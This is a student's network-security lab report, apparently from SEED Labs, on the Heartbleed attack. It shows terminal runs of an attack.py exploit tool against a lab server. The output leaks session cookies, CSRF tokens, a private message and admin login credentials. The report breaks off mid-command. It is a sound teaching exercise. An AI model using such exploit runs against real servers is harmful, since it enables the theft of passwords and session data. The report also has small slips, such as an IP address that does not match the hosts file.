COMPUTER NETWORK SECURITY

LAB-10

Heartbleed Attack


NAME: VISHWAS M

SRN: PES2UG20CS390


SEC: F

DATE:26/11/2022

Step 1: Configure the DNS server for attacker machine




```
[11/26/2022 08:12] seed@Vishwas_CS390_attacker:~$ sudo gedit /etc/hosts
[sudo] password for seed:
[11/26/2022 08:14] seed@Vishwas_CS390_attacker:~$ 
```



```
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.6        www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com

127.0.0.1       www.wtlabadserver.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```


We changed the IP address to victim's IP address (10.0.2.12) next to www.heartbleedlabelgg.com

Step 2: Lab Tasks



```
[11/26/2022 08:15] seed@Vishwas_CS390_attacker:~$ sudo chmod 777 attack.py
[11/26/2022 08:15] seed@Vishwas_CS390_attacker:~$ ls -l
total 4564
-rwxrwxrwx  1 seed seed   19102 Nov 26 07:51 attack.py
-rw-rw-r--  1 seed seed       0 Nov 26 07:01 attack.py~
drwxr-xr-x  5 seed seed    4096 Nov 26 05:57 Desktop
drwxr-xr-x  3 seed seed    4096 Dec  9  2015 Documents
drwxr-xr-x  2 seed seed    4096 Nov 26 07:19 Downloads
drwxrwxr-x  6 seed seed    4096 Sep 16  2014 elggData
-rw-r--r--  1 seed seed    8445 Aug 13  2013 examples.desktop
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Music
drwxr-xr-x 24 root root    4096 Jan  9  2014 openssl-1.0.1
-rw-r--r--  1 root root  132483 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.debian.ta
r.gz
-rw-r--r--  1 root root    2382 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r--  1 root root 4453920 Mar 22  2012 openssl_1.0.1.orig.tar.gz
drwxr-xr-x  2 seed seed    4096 Nov 26 05:56 Pictures
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Public
drwxrwxr-x  2 seed seed    4096 Nov 26 05:49 Share
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Templates
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Videos
[11/26/2022 08:15] seed@Vishwas_CS390_attacker:~$ 
```

We have placed the attack.py in the root directory in the above screenshot.




```
[11/26/2022 08:22] seed@Vishwas_CS390_attacker:~$ python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I........
...........
...................................#

[11/26/2022 08:22] seed@Vishwas_CS390_attacker:~$
```

We can see that random that random values are extracted from the server and most of the memory space is empty, so we can see a lot of dots. Further we add data in the server and check whether the data is leaked or not.

Step 2: Explore the damage of the Heartbleed attack

Step 2.a: On the Victim Server



SEED Lab Site: this is vishwas

https://www.heartbleedlabelgg.com/messages/read/48

Messages > Sent > this is vishwas


this is vishwas

To: Boby   this is vishwas   7 minutes ago

howdy boby how u doin????


We have sent a message to Bob which will be seen in the further screenshots where we extract this data from the server in Attacker’s Machine.

Step 2(b): On Attacker Machine



```
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......uage: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=rc1cb1djpeeppma5e2k0mfl877
Connection: keep-alive

+XN.+.q.W...D..A9.........rc1cb1djpeeppma5e2k0mfl877
Connection: keep-alive

.'.....=....Z..8..Mc......oken=97a4e01e2b4c7f4a662a4717e89a5283&__elgg_ts=1669482571&recipient_guid=4
0&subject=this+is+vishwas&body=howdy+boby+how+u+doin%3F%3F%3F%3F..1M..V.e......9v.m

[11/26/2022 09:10] seed@Vishwas_CS390_attacker:~$
```


In the above screenshot we can see that the message that we had sent to Bob has been extracted from the server and hence the information is leaked from the server.



```
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......gVe..._..c.Mo...w(.....W.N.G..Fye.9X.vk..]<..AL..*.e.wSL..
.....0h6.T.FH.A .......t;.f.E..kq.5.........>..._.pr..6....v.........P...9....qW..<.Yr!s..e..P.......
.d.W(.....m.T.=+.....[.'."O..6.......l)...g.,.....3t..-urlencoded
Content-Length: 99

__elgg_token=f89219f50496b2ece3abb5f6a94a3594&__elgg_ts=1669482525&username=admin&password=seedelggF.
C....}:^.....b.>

[11/26/2022 09:12] seed@Vishwas_CS390_attacker:~$
```


In the above screenshot we can see that username and password extracted from the server which should have not been leaked.

Step 3: Investigate the fundamental cause of the Heartbleed attack



```
[11/26/2022 09:27] seed@Vishwas_CS390_attacker:~$ python /home/seed/attack.py www.heartbleedlabelgg.c
om --length 40

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..(AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC..P.Dx....2e+)....

[11/26/2022 09:28] seed@Vishwas_CS390_attacker:~$ 
```


We have explicitly mentioned the number of payload length as 40. So, we get only 40 bits of data from the server.



```
[11/26/2022 09:31] seed@Vishwas_CS390_attacker:~$ python /home/seed/attack.py www.heartbleedlabelgg.c
om --l 0x012B

defribulator v1.20
